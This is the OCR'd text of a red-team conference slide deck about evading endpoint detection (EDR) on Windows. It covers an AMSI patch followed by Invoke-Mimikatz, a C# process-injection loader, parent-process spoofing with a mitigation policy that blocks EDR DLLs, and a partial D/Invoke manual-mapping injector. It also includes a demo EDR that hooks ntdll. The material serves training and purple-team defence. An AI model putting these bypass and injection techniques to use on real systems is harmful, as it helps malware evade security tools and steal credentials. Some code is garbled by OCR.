

# **Defeating EDRs using D/Invoke**

# # Whoami

- Jean-François Maes
- Innovating the Red Team solution since 2020
- Creator of redteamer.tips
- Host of the voices of infosec podcast
- Contributor to SANS SEC560 and SEC699
- SEC699: Purple team tactics Instructor
- Devourer of chicken and other proteins
- #RedTeamFit



# **Our Agenda**

1 A trip down me	emory lane
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- Win32API Primer
- **3** EDRs are malware!?
- 4 Creating our own EDR

- 5 Messing with creation flags
- 6 D/Invoke primer
- 7 Manual mapping
- 8 Syscalls for the win!



### Let's take a trip down memory lane...


#### Pentesting then vs pentesting now











### Let's take a trip down memory lane...

Pentesting then vs pentesting now






```
PS C:\Users\Jean> Invoke-Mimikatz
   Administrator: Windows PowerShell
   PS C:\WINDOWS\system32> $LoadLibrary = [Win32]::LoadLibrary("
  PS C:\WINDOWS\system32> $Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
   PS C: \WINDOWS\system32> p = 0
   PS C:\WINDOWS\system32> [Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
   PS C:\WINDOWS\system32> $Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
   S C:\WINDOWS\system32> [System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
   S C:\WINDOWS\system32> Invoke-Mimikatz -Command "coffee"
     .#####. mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
             "A La Vie, A L'Amour" - (oe.eo)
/*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
                   > http://blog.gentilkiwi.com/mimikatz
                   Vincent LE TOUX
                                                ( vincent.letoux@gmail.com )
                   > http://pingcastle.com / http://mysmartlogon.com ***/
   nimikatz(powershell) # coffee
   S C:\WINDOWS\svstem32>
```

# Let's take a trip down memory lane...

#### Pentesting then vs pentesting now








Attack Surface Reduction

#### WIN32 API





The Windows operating system exposes APIs in order for applications to interact with the system.

The Windows API also forms a bridge from "user land" to "kernel land" with the famous ntdll.dll as the lowest level reachable from userland.

#### WIN32 API


#### Naughty stuff you can do with win32

When malicious applications want to interact with the system they will, like other applications, rely on the APIs exposed. Some of the more interesting APIs include:

- VirtualAlloc: Used to allocate memory
- VirtualProtect: Change memory permissions
- WriteProcessMemory:Write data to an area of memory
- CreateRemoteThread: Create a thread in the address space of another process



#### **CLASSIC DLL INJECTION**



**ENDGAME** 

#### WIN32 API

#### Naughty stuff you can do with win32

nviso

As a rule of thumb (this counts for both defence as offensive tooling), you want to stick as close to kernel mode as possible. As higher tiered WIN32 API calls will always bubble down to ntdll. We can see this using tools such as API Monitor.

Nice read from RastaMouse:

https://offensivedefence.co.uk/posts/dinvoke-syscalls/



#### WIN32 – Example loader

#### Meet our 1337 loader


```
public class IMPORTS
       [DllImport("kernel32.dll")]
       public static extern bool CreateProcessA(string lpApplicati
       [DllImport("kernel32.dll", SetLastError = true, ExactSpelli
       public static extern IntPtr VirtualAllocEx(IntPtr hProcess,
       [DllImport("kernel32.dll", SetLastError = true)]
       public static extern bool WriteProcessMemory(
           IntPtr hProcess,
           IntPtr lpBaseAddress,
           byte[] lpBuffer,
           Int32 nSize,
           out IntPtr lpNumberOfBytesWritten);
       [DllImport("kernel32.dll")]
       public static extern IntPtr CreateRemoteThread(IntPtr hProc
```



```
public static IntPtr SpawnNewProcess(string processName)
    STRUCTS.STARTUPINFO si = new STRUCTS.STARTUPINFO();
   STRUCTS.PROCESS INFORMATION pi = new STRUCTS.PROCESS INFORMATION();
   bool success = IMPORTS.CreateProcessA(null, processName,
       IntPtr.Zero, IntPtr.Zero, false,
       STRUCTS.ProcessCreationFlags.CREATE_NO_WINDOW,
       IntPtr.Zero, null, ref si, out pi);
    Console.WriteLine("Process {0} Created! \n PID: {1}", processName, pi.dwProcessId);
   return pi.hProcess;
public static void Inject(IntPtr processHandle, byte[] shellcode)
   IntPtr written = IntPtr.Zero;
   Console.WriteLine("Hit a key to alloc memory");
    IntPtr memoryaddr = IMPORTS.VirtualAllocEx(processHandle, IntPtr.Zero, (uint)(shellcode.Length), STRUCTS.AllocationType.Commit
    Console.WriteLine("Hit a key to write memory");
    Console.ReadKey();
    IMPORTS.WriteProcessMemory(processHandle, memoryaddr, shellcode, shellcode.Length, out written);
    Console.WriteLine("Hit a key to create the thread and launch our shellcode!");
   Console.ReadKev();
    IMPORTS.CreateRemoteThread(processHandle, IntPtr.Zero, 0, memoryaddr, IntPtr.Zero, 0, IntPtr.Zero);
static void Main(string[] args)
   IntPtr procHandle = SpawnNewProcess(args[0]);
    Inject(procHandle, buf);
```

#### WIN32 – Example loader








### API Monitoring to see if kernel32 does indeed call ntdll






### What is so special about NTDLL?

# nviso

#### The bridge from user to kernelland

Nt functions are essentially syscall wrappers and will always have the same "skeleton" assembly




syscall number pushed to EAX

#### EDRs are malware!?

#### Did I lose my mind with that statement?







### **How (most) EDRs work – Userland Hooks**



```
0:020> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemorv:
00007ff9`589fc9e0 4c8bd1
                                        r10.rex
eax.18h
                                MOV
                                         byte ptr [SharedUserData+0x308 (00000000 7ffe0308)],1
|00007ff9`589fc9e8 f604250803fe7f01 test
00007ff9`589fc9f0 7503
                                        ntdll!NtAllocateVirtualMemory+0x15 (00007ff9`589fc9f5)
                                ine
|00007ff9`589fc9f2 0f05
                                svscall
00007ff9`589fc9f4 c3
                                ret
00007ff9`589fc9f5_cd2e
                                        2Eh
                                int
|00007ff9`589fc9f7 c3
                                ret
```

#### Example of the regular (unhooked) function prototype of NtAllocateVirtualMemory call located in ntdll.dll

```
0:005> u ntdl1!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ff8`f4dfd080 e9113ff5ff
                                           00007ff8`f4d50f96
                                   imp
00007ff8`f4dfd085 0000
                                  add
                                          byte ptr [rax].al
                                          dh.dh
00007ff8`f4dfd087 00f6
                                  add
00007ff8`f4dfd089 0425
                                          al.25h
                                          byte ptr [rbx].al
00007ff8`f4dfd08b 0803
00007ff8`f4dfd08d fe
                                          ntdll!NtAllocateVirtualMemorv+0x11 (00007ff8`f4dfd091)
00007ff8`f4dfd08e 7f01
                                  jg
                                          ntdll!NtAllocateVirtualMemorv+0x15 (00007ff8'f4dfd095)
00007ff8`f4dfd090 7503
                                  ine
```

Example of the hooked function prototype of NtAllocateVirtualMemory call located in ntdll.dll

#### **TRIVIA:**



What happens if you create a loader that calls ntdll.dll when your EDR hooks kernel32.dll?



#### To make it even more obvious



```
► Run O Debug Stop C Share
                                       ► Save {} Beautify
                                                                                                                            v 🔒 💠
                                                                                                            Language C++
main.cpp
     #include <iostream>
  3 using namespace std;
     void HookedFunction()
         cout << "I do cool stuff!\n";</pre>
 10 void CloneOfHookedFunction()
         cout << "I do cool stuff!\n";</pre>
 15 int main()
         HookedFunction();
         CloneOfHookedFunction();
 20 }
V / 3
do cool stuff!
do cool stuff!
..Program finished with exit code 0
Press ENTER to exit console.
```

### **Creating our own EDR**

#### Thanks to Ethical Chaos - SylantStrike



```
pNtAllocateVirtualMemory pOriginalNtAllocateVirtualMemory - nullptr;
 pNtWriteVirtualMemory pOriginalNtWriteVirtualMemory = nullptr;
PVOID suspiciousBaseAddress = nullptr;
DWORD(NTAPI NtAllocateVirtualMemory)(IN HANDLE ProcessHandle, IN OUT PVOID* BaseAddress, IN ULONG_PTR ZeroBits, IN OUT PSIZE_T RegionSize, IN ULONG AllocationType, IN ULONG Protect)
          return pOriginalNtAllocateVirtualMemory(ProcessHandle, BaseAddress, ZeroBits, RegionSize, AllocationType, Protect);
  OWORD(NTAPI NtWriteVirtualMemory)(IN HANDLE ProcessHandle, IN PVOID BaseAddress, IN PVOID Buffer, IN ULONG NumberOfBytesToWrite, OUT PULONG NumberOfBytesWritten)
          if (ProcessHandle == suspiciousHandle)
          return pOriginalNtWriteVirtualMemory(ProcessHandle, BaseAddress, Buffer, NumberOfBytesToWrite, NumberOfBytesWritten);
 DWORD NTAPI NtProtectVirtualMemory(IN HANDLE ProcessHandle, IN OUT PVOID* BaseAddress, IN OUT PULONG NumberOfBytesToProtect, IN ULONG NewAccessProtection, OUT PULONG OldAccessProtection)
          if (ProcessHandle == suspiciousHandle)
          return pOriginalNtProtectVirtualMemory(ProcessHandle, BaseAddress, NumberOfBytesToProtect, NewAccessProtection, OldAccessProtection);
  XXXXXX NI IN INTEREST IN LOUNG SizeOfStackCommit, IN LUCNG SizeOfStackCommit, IN LIVING SizeOfStackComm
          if ((lpStartAddress == (LPTHREAD START ROUTINE)suspiciousBaseAddress))
                      MessageBox(hardinullptr, lproxtiTEXT("OK that does it. I am not letting you create a new thread! Killing your process now!!"), lproxtimiTEXT("Custom EDR powered by @EthicalChaos"), unpoints ("Custom EDR powered by "Custom EDR powere
                     TerminateProcess(GetCurrentProcess(), uExittode:@xdead1337);
          return pOriginalNtCreateThreadEx(hThread, DesiredAccess, ObjectAttributes, ProcessHandle, 1pStartAddress, 1pParameter, CreateSuspended, StackZeroBits, SizeOfStackCommit, SizeOfStackReserve, 1pBytesBuffer);
```

### **Battle testing our EDR**



```
Administrator: Windows PowerShell

Windows PowerShell
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
Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\USers\Jean\Desktop\SylantStrike-master\x64\Release
PS C:\USers\Jean\Desktop\SylantStrike-master\x64\Release
PS C:\Users\Jean\Desktop\SylantStrike-master\x64\Release
PS C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrike.dll

Waiting for process events
+ Listening for the following processes: demo.exe

Injecting process demo.exe(20864) with DLL C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrike-master\x64\Release\SylantStrike.dll
```

C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrikelnject.exe



```
Waiting for process events
+ Listening for the following processes: demo.exe
```

### "Quick" Win! Messing with creation flags!



- PROCESS\_CREATION\_MITIGATION\_POLICY\_BLOCK\_NON\_MICROSOFT\_BINARIES\_MASK (0x00000003ui64 << 44)</li>
- PROCESS\_CREATION\_MITIGATION\_POLICY\_BLOCK\_NON\_MICROSOFT\_BINARIES\_DEFER (0x00000000ui64 << 44)</li>
- PROCESS\_CREATION\_MITIGATION\_POLICY\_BLOCK\_NON\_MICROSOFT\_BINARIES\_ALWAYS\_ON (0x00000001ui64 << 44)</li>
- PROCESS\_CREATION\_MITIGATION\_POLICY\_BLOCK\_NON\_MICROSOFT\_BINARIES\_ALWAYS\_OFF (0x00000002ui64 << 44)</li>
- PROCESS\_CREATION\_MITIGATION\_POLICY\_BLOCK\_NON\_MICROSOFT\_BINARIES\_ALLOW\_STORE (0x00000003ui64 << 44)</li>

PROC THREAD ATTRIBUTE PARENT PROCESS

The *IpValue* parameter is a pointer to a handle to a process to use instead of the calling process as the parent for the process being created. The process to use must have the **PROCESS\_CREATE\_PROCESS** access right. Attributes inherited from the specified process include handles, the device map, processor affinity, priority, quotas, the process token, and job object. (Note that some attributes such as the debug port will come from the creating process, not the process specified by this handle.)

Source: https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-updateprocthreadattribute

# Demoloader with and without creation flag shenanigans



■ demo.exe (25456)	Properties							
General Statistics Pe	erformance Threads Token Modules Memory Environment H	Handles .NET asse	mblies .NET performance GPU Comment	demo.exe (29180)	Properties			
File				General Statistics P	erformance Threads Token Modules Memory Env	ironment Handles .NET assemblies .NET performance GPU Comment		
DomoBasi	cLoader			File				
(UNVERIFIED)					icLoader			
Version: 1.0.0.0				(UNVERIF	FIED)			
Image file name:				Version: 1.0.0.0 Image file name:				
C:\Users\Jean\sou	urce\repos\DemoBasicLoader\bin\x64\Release\demo.exe				urce\repos\DemoBasicLoader\bin\x64\Release\demo.exe			
Process	[ - 1			Process	[==:::::::::::::::::::::::::::::::::::			
Command line:	"C:\Users\Jean\source\repos\DemoBasicLoader\bin\x64\Release\der	mo.exe notepad		Command line:	"C:  Users  Jean  source  repos  DemoBasicLoader  bin  x64  Release  demo.exe" notepad			
Current directory:	C:\Users\Jean\			Current directory: Started:	C:\Users\text{Jean\} 7 seconds ago (11:55:28 AM 4/7/2021)			
Started:	4 seconds ago (11:50:53 AM 4/7/2021)	4 seconds ago (11:50:53 AM 4/7/2021)						
PEB address:	0xc3eebe2000				0xf57fd92000			
Parent:	powershell.exe (24864)				explorer.exe (11448)			
	DEP (permanent); ASLR (high entropy)			Mitigation policies:	DEP (permanent); ASLR (high entropy); Signatures rest	ricted (Store only)		
Mitigation policies:	DEP (permanent); ASLR (nign entropy)			Protection: None				
Protection: None	<b>I</b>	demo.exe (17744) P	roperties					
	Ge	eneral Statistics Do	rformance Threads Token Modules Memory Environment Handles .NET assemblies	NET performance GDII	Dick and Network Comment			
					DISK GIRG RECEIVOR			
		File DemoBasic	Loader					
		(UNVERIFI						
		Version: 1.0.0.0						
		Image file name:						
	C: \Users\Uniong\Uni							
		Process						
		Command line:	"C: \Users\Jean\source\repos\DemoBasicLoader\bin\x64\Release\demo.exe" notepad					
		Current directory:	C:\WINDOWS\system32\					
		Started:	5 seconds ago (11:57:38 AM 4/7/2021)					
		PEB address:	0x5a525d9000					
		Parent:	lsass.exe (1068)					
		Mitigation policies:	DEP (permanent); ASLR (high entropy); Signatures restricted (Store only)					
		Protection: None						

### Creating a program to protect our Demo from our EDR



Doing some managed to unmanaged memory gymnastics

```
public static IntPtr SpawnNewProtectedProcess(string parentProcess, string processName, string demoProcessToSpawn)
    /*allocating memory shenanigans*/
   STRUCTS.STARTUPINFOEX startInfoEx = new STRUCTS.STARTUPINFOEX();
   STRUCTS.PROCESS INFORMATION processInfo = new STRUCTS.PROCESS INFORMATION();
    startInfoEx.StartupInfo.cb = (uint)Marshal.SizeOf(startInfoEx);
    IntPtr lpValue = Marshal.AllocHGlobal(IntPtr.Size);
   STRUCTS.SECURITY ATTRIBUTES processSecurity = new STRUCTS.SECURITY ATTRIBUTES();
   STRUCTS.SECURITY ATTRIBUTES threadSecurity = new STRUCTS.SECURITY ATTRIBUTES();
   processSecurity.nLength = Marshal.SizeOf(processSecurity);
    threadSecurity.nLength = Marshal.SizeOf(threadSecurity);
    /*initializing the attributelist*/
    var lpSize:IntPtr = IntPtr.Zero;
    IMPORTS.InitializeProcThreadAttributeList(IntPtr.Zero, dwattributeCount: 2, dwFlags: 0, ref lpSize);
   startInfoEx.lpAttributeList = Marshal.AllocHGlobal(lpSize);
    IMPORTS.InitializeProcThreadAttributeList(startInfoEx.lpAttributeList, dwAttributeCount: 2, dwFlags: 0, ref lpSize);
```

### Creating a program to protect our Demo from our EDR

#### Writing the magic attributes



```
/*writing the mitigation policy*/
Marshal.WriteIntPtr(lpValue, valuew IntPtr((long)STRUCTS.BinarySignaturePolicy.BLOCK NON MICROSOFT BINARIES ALLOW STORE));
IMPORTS.UpdateProcThreadAttribute(
    startInfoEx.lpAttributeList,
    dwFlags: 0.
    Attribute: (IntPtr)STRUCTS.ProcThreadAttribute.MITIGATION POLICY,
    lpValue,
    cbSize: (IntPtr)IntPtr.Size,
    lpPreviousValue: IntPtr.Zero,
    1pReturnSize: IntPtr.Zero
/*spoofing Parent*/
IntPtr parentHandle = Process.GetProcessesByName(parentProcess)[0].Handle;
lpValue = Marshal.AllocHGlobal(IntPtr.Size);
Marshal.WriteIntPtr(lpValue, val:parentHandle);
IMPORTS.UpdateProcThreadAttribute(
    startInfoEx.lpAttributeList,
    dwFlags: 0,
    Attribute: (IntPtr)STRUCTS.ProcThreadAttribute.PARENT PROCESS,
    lpValue,
    cbSize: (IntPtr)IntPtr.Size,
    lpPreviousValue: IntPtr.Zero,
    lpReturnSize: IntPtr.Zero
```

### Creating a program to protect our Demo from our EDR






```
IMPORTS.CreateProcess(
    lpApplicationName: null,
      lpCommandLine: "\"" + processName + "\"" + " " + demoProcessToSpawn,
    lpProcessAttributes: ref processSecurity,
    ref threadSecurity,
    bInheritHandles: false,
    dwcreationFlags:STRUCTS.ProcessCreationFlags.CREATE_NEW_CONSOLE | STRUCTS.ProcessCreationFlags_EXTENDED_STARTUPINFO_PRESENT,
    1pEnvironment: IntPtr.Zero,
    ref startInfoEx,
    out processInfo
```

### Battle testing our EDR vs our protected demo...







OK

### (un)fortunately, vendors caught on to this trick quickly







### Disadvantages of P/Invoke

#### **Quoting the wover**



.NET provides a mechanism called Platform Invoke (commonly known as P/Invoke) that allows .NET applications to access data and APIs in unmanaged libraries (DLLs).

By using P/Invoke, a C# developer may easily make calls to the standard Windows APIs.

If you use P/Invoke to call kernel32!CreateRemoteThread then your executable's IAT will include a static reference to that function, telling everybody that it wants to perform the suspicious behavior of injecting code into a different process.

If the endpoint security product running on the target machine is monitoring API calls (such as via API Hooking), then any calls made via P/Invoke may be detected by the product.

# Why use D/Invoke



API imports get resolved dynamically

Functionality to evade hooks using manual mapping, deception and syscalls.

Has function prototypes for a lot of the API calls common offensive tradecraft uses, and we are lazy ©



# **D/Invoke Primer**



Nuget package (flagged by defender) or source code downloadable on GitHub

Has a built-in injection API for process injection

Capable of resolving API calls in 3 ways:


- Standard much like P/Invoke
- Manual Mapping
- Overload Mapping

Has a built-in injection API for process injection



### **Manual Mapping**






NTDLL.dll loaded in Virtual Address Space of a program. The EDR has, however, implemented hooks for key functions.

As we already explained, when an EDR is present, it will typically hook certain functions in the loaded DLLs (in the example here NtAllocateVirtualMemoryEx from NTDLL.dll).


Anything that now calls that specific hooked function will get inspected by the EDR, which will then decide whether to allow the function call or to block it and raise an alert.

### **Manual Mapping**






Manual mapping will map a "fresh" dll into memory, which will not be hooked by the EDR as EDR hooks get applied at application-launch. The malware will then execute the needed functions from the freshly mapped dll instead of the normal one, evading the EDR



### **Manual Mapping**

#### Can you tell the difference? No? Neither can the program $^{-}(y)_{-}$





7 Hide	Statistics free region	Performance	Threads	Token	Modules	Memory	Env	vironment	Handles	.NET assemblies	
Base a	address	Т	ype		Siz	e Prote	ct	Use			
> 0x7ffa32880000			mage		3,288 k	B WCX		C:\Windows\System32\combase.dll			
> 0x7ffa32bc0000			Image		152 k			C:\Windows\System32\adi32.dll			
> 0x7ffa32cc0000		00 I	Image		184 k	184 kB WCX		C:\Windows\System32\imm32.dll			
> 0x7ffa32f50000		00 I	mage		712 k	B WCX		C:\Windo	n32\kernel32.dll		
> 0x7ffa33010000		000 I	mage		632 k	B WCX		C:\Windo	n32\msvcrt.dll		
> 0x7ffa33130000		000 I	mage		604 k	B WCX		C:\Windo	\Windows\System32\sechost.dll		
> 0x	7ffa331d00	000 I	mage		1,148 k	B WCX		C:\Windo	C:\Windows\System32\rpcrt4.dll		
> 0x	7ffa344f00	00 I	mage		1,616 k	B WCX		C:\Windows\System32\user3			
> 0x7ffa34690000		000 I	mage		32 k	B WCX		C:\Windows\System32\psapi.dll			
> 0x7ffa34720000		000 I	mage		1,372 k	B WCX	C:\Windows\System3			n32\ole32.dll	
> 0x7ffa34960000		000 I	mage		652 k	B WCX		C:\Windo	n32\advapi32.dll		
> 0x7ffa34a10000			mage		788 k	B WCX		C:\Windo	ows\Syster	n32\oleaut32.dll	
✓ 0x7ffa35100000			mage		1,984 k	3 WCX		C:\Windows\System32\ntdll.dll C:\Windows\System32\ntdll.dll C:\Windows\System32\ntdll.dll			
0x7ffa35100000 0x7ffa35101000 0x7ffa35218000		00000 I	mage: Con	nmit	4k						
		01000 I	mage: Con	nmit	1,116 k						
		18000 I	mage: Con	nmit	284 k	B R		C:\Windo	ows\Syster	n32\ntdll.dll	
0x7ffa3525f000			mage: Con	nmit	4 k	B RW		C:\Windows\System32\ntdll.dll			
0x7ffa35260000		60000 I	mage: Con	nmit	8 k	B WC		C:\Windows\System32\ntdll.dll			
	0x7ffa352	62000 To	mage: Con	omit	36 k	B RW		C-\Windo	we\Sveter	n32\ntdll.dll	

### Creating an EDR defeating loader with D/Invoke!




#### **Manual Map**

```
static void InjectIntoProcessManualMapping(IntPtr processHandle, byte[] blob)
    IntPtr pHandle = processHandle;
    IntPtr memAlloc = IntPtr.Zero;
     IntPtr zeroBits = IntPtr.Zero;
     IntPtr size = (IntPtr)blob.Length;
    IntPtr pThread = IntPtr.Zero;
    IntPtr buffer = Marshal.AllocHGlobal(blob.Length);
     uint bytesWritten = 0;
    uint oldProtect = 0;
    Marshal.Copy(blob, startIndex: 0, buffer, blob.Length);
    DInvoke.Data.PE.PE MANUAL MAP mappedDLL = new DInvoke.Data.PE.PE MANUAL MAP();
    mappedDLL = DInvoke.ManualMap.Map.MapModuleToMemory(@"C:\Windows\System32\ntdl1.dll");
    Console.Writeline(String.Format("Please check the memory of this process in process hacker under the address: 0x{0:x} to find the manually mapped ntdll.dll", mappedDLL.ModuleBase.ToInt64()));
    Console.WriteLine("Hit a key to alloc memory");
    Console.ReadKey();
    object[] allocateVirtualMemoryParams = { pHandle, memAlloc, zeroBits, size, DInvoke.Data.Win32.Kernel32.MEM COMMIT | DInvoke.Data.Win32.Kernel32.MEM RESERVE, (uint)0x04 };
